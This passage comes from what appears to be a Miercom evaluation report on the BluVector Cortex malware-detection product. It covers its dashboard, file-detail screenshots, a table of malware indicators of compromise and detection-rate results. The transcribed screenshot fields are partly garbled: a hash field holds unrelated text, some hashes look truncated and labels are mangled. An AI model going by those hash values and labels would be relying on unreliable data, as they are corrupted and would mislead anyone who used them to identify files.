
Reporting

Having great detection efficacy mostly defines a useful security device, but what's also important is how threats are communicated to IT administrators. Communication and structured results yield the most effective remediation steps to secure a network. The BluVector product was evaluated for its visibility of threats and its ease of deployment for a technical user.

The BluVector dashboard offers real-time accuracy for all detected samples. The event log was very granular and provided a good deal of properties for each event. Pie charts, bar graphs and other straightforward visual aids of recorded events were available. The initial setup, connection and dashboard navigation were simple to understand.



The BluVector dashboard has a unified view of events, files under investigation, confirmed malicious objects and an overall summary in pie-chart form. Even statuses and a timeline are shown as well.



After malware samples were sent, the BluVector began processing and categorizing threats. The File Confidences Histogram shows the level of confidence that a sample is malicious.

The screenshot shows the 'File Details' view for a file identified as malicious. It includes the following information:

- File Metadata:**
 - Filename: 5E81E7ACC2531C07AB804E1D520905819C2C240D-11-15-18-00
 - File Type: code pe32_gui
 - Mime Type: application/vnd.ms-cab-compressed
 - Magic String: PE32 executable (GUI) Intel 68038 6, for MS Windows
 - File Size: 690688
 - MDS: 5e81e7acc2531c07ab804e1d520905819c2c240d-11-15-18-00
 - SHA256: 107b98c094772ca9a2f05e19602a6b49af9150f98222022d3d5464c16da78.exe (2752), called API LdrGetDllHandle: 13597 times
 - Most Recently Seen: 13 minutes ago
 - First Seen: 23 hours ago
- Submit to BluVector:** A button to submit the file for further analysis.
- Timeline:** A bar chart showing the file's detection history over time, with a peak in recent days.

The screenshot shows the 'File Details' view for a file identified as trusted. It includes the following information:

- File Metadata:**
 - Filename: v32_16.0.11929.20254.cab
 - File Type: data.archive.cab
 - Mime Type: application/vnd.ms-cab-compressed
 - Magic String: Microsoft Cabinet archive data, many, 1177 bytes, 2 files, at 0x44 +A %32.ha...
 - File Size: 17441
 - MDS: 7a0e32bc181e10864e24bb86f4b761d1
 - SHA256: 55d6eb927401c50bb6385c0bec21763a64ca5199e307b33f5c44c148bb0a5ae2
 - Most Recently Seen: an hour ago
 - First Seen: an hour ago
 - Matched Rule: meta.host*="officecdn.microsoft.com.edgesuite.net" and meta.app*="http"
 - Action Taken: status-trusted
 - Rule Description: Download of official Microsoft Office content
- Submit to BluVector:** A button to submit the file for further analysis.
- Timeline:** A bar chart showing the file's detection history over time, with a peak in recent days.

File details show that the object found was malicious and verified by at least three other third-party sources. A timeline of detection is shown, as well as the ability to submit this sample to BluVector for intelligent detection. Not all files were considered malicious. A file that was not suspicious received a "Trusted" indicator but still showed file details and timeline of occurrence.

Signatures:

Category	Indicator of Compromise	Description	Details	Severity
Anti-Analysis	Forced Code Execution	Attempts to repeatedly call a single API many times in order to delay analysis time	<ul style="list-style-type: none"> category => Spam loc => 107b98c094772ca9a2f05e19602a6b49af9150f98222022d3d5464c16da78.exe (2752), called API LdrGetDllHandle: 13597 times type => ioc description => None 	3
Av-Tools		This sample is detected by clamav as: Win.Dropper.Inject-10798	<ul style="list-style-type: none"> description => Win.Dropper.Inject-10798 	7
Av-Tools		One or more AV tool detects this sample as malicious: Trojan.Win32/Scorem	<ul style="list-style-type: none"> description => Trojan.Win32/Scorem 	7
Dropper	Forced Code Execution	Drops a binary and executes it	<ul style="list-style-type: none"> category => file loc => C:\Users\Virtual\AppData\Local\Temp\~GM29CD.exe type => ioc description => None 	2
Generic	Forced Code Execution	Creates executable files on the filesystem	<ul style="list-style-type: none"> category => file loc => C:\Users\Virtual\AppData\Local\Temp\~GM29CD.exe type => ioc description => None 	2
Generic		Reads data out of its own binary image	<ul style="list-style-type: none"> category => self_read loc => process: 107b98c094772ca9a2f05e19602a6b49af9150f98222022d3d5464c16da78.exe; pid: 2340; offset: 0x00000000; length: 0x00064000 type => ioc description => None category => self_read 	2

Further file analysis can show what about the threat made the object suspicious. In this example, indicators of compromise are given with descriptions about the process details and severity of risk posed to the network.

Conclusion

Detection Efficacy

In a simulated test environment, the BluVector Cortex solution detected 99.8 percent of all legacy and advanced samples from the 2019 Miercom Malware Suite. This efficacy was over 11 percent higher than that of the average network security solution.

For fileless malware samples, the BluVector Cortex solution identified 100 percent of attempted attacks and provided impressive depth and breadth on the samples it found. The administrator was instantly alerted of the fileless malware, detailed with statistics, confidence scoring and other attribute-related ratings.

Real-world Live Analysis

In a live test environment, the BluVector Cortex solution captured malicious SMTP streams (viruses, spam or blacklisted email accounts) in real-time. Its dashboard offers a graphical view of the attack through the network, coupled with detailed information, for full visibility and analysis to help security teams stop the threat in its tracks and from spreading through the enterprise.

Vulnerability Scan

No vulnerabilities were found when the BluVector Cortex solution was deployed.

Reporting

The BluVector Cortex solution has a granular, visual dashboard for key insights and analysis-driven reporting on threats in real-time. Navigation and controls are intuitive and concise with options for a drill-down view on each event. The administrator can view file attributes that made a detected attack suspicious, as well as see other indicators that indicate network compromise. This breakdown of real-time events helps security teams act quickly and effectively for enterprise protection.

About Miercom

Miercom has published hundreds of network product analyses in leading trade periodicals and other publications. Miercom's reputation as the leading, independent product test center is undisputed.

Private test services available from Miercom include competitive product analyses, as well as individual product evaluations. Miercom features comprehensive certification and test programs including: Certified Interoperable™, Certified Reliable™, Certified Secure™ and Certified Green™. Products may also be evaluated under the Performance Verified™ program, the industry's most thorough and trusted assessment for product usability and performance.

Use of This Report

Every effort was made to ensure the accuracy of the data contained in this report, but errors and/or oversights can occur. The information documented in this report may also rely on various test tools, the accuracy of which is beyond our control. Furthermore, the document relies on certain representations by the vendors that were reasonably verified by Miercom but beyond our control to verify to 100 percent certainty.

This document is provided "as is," by Miercom and gives no warranty, representation or undertaking, whether express or implied, and accepts no legal responsibility, whether direct or indirect, for the accuracy, completeness, usefulness or suitability of any information contained in this report.

All trademarks used in the document are owned by their respective owners. You agree not to use any trademark in or as the whole or part of your own trademarks in connection with any activities, products or services which are not ours, or in a manner which may be confusing, misleading or deceptive or in a manner that disparages us or our information, projects or developments.

By downloading, circulating or using this report in any way you agree to Miercom's Terms of Use. For full disclosure of Miercom's terms, visit: <https://miercom.com/tou>.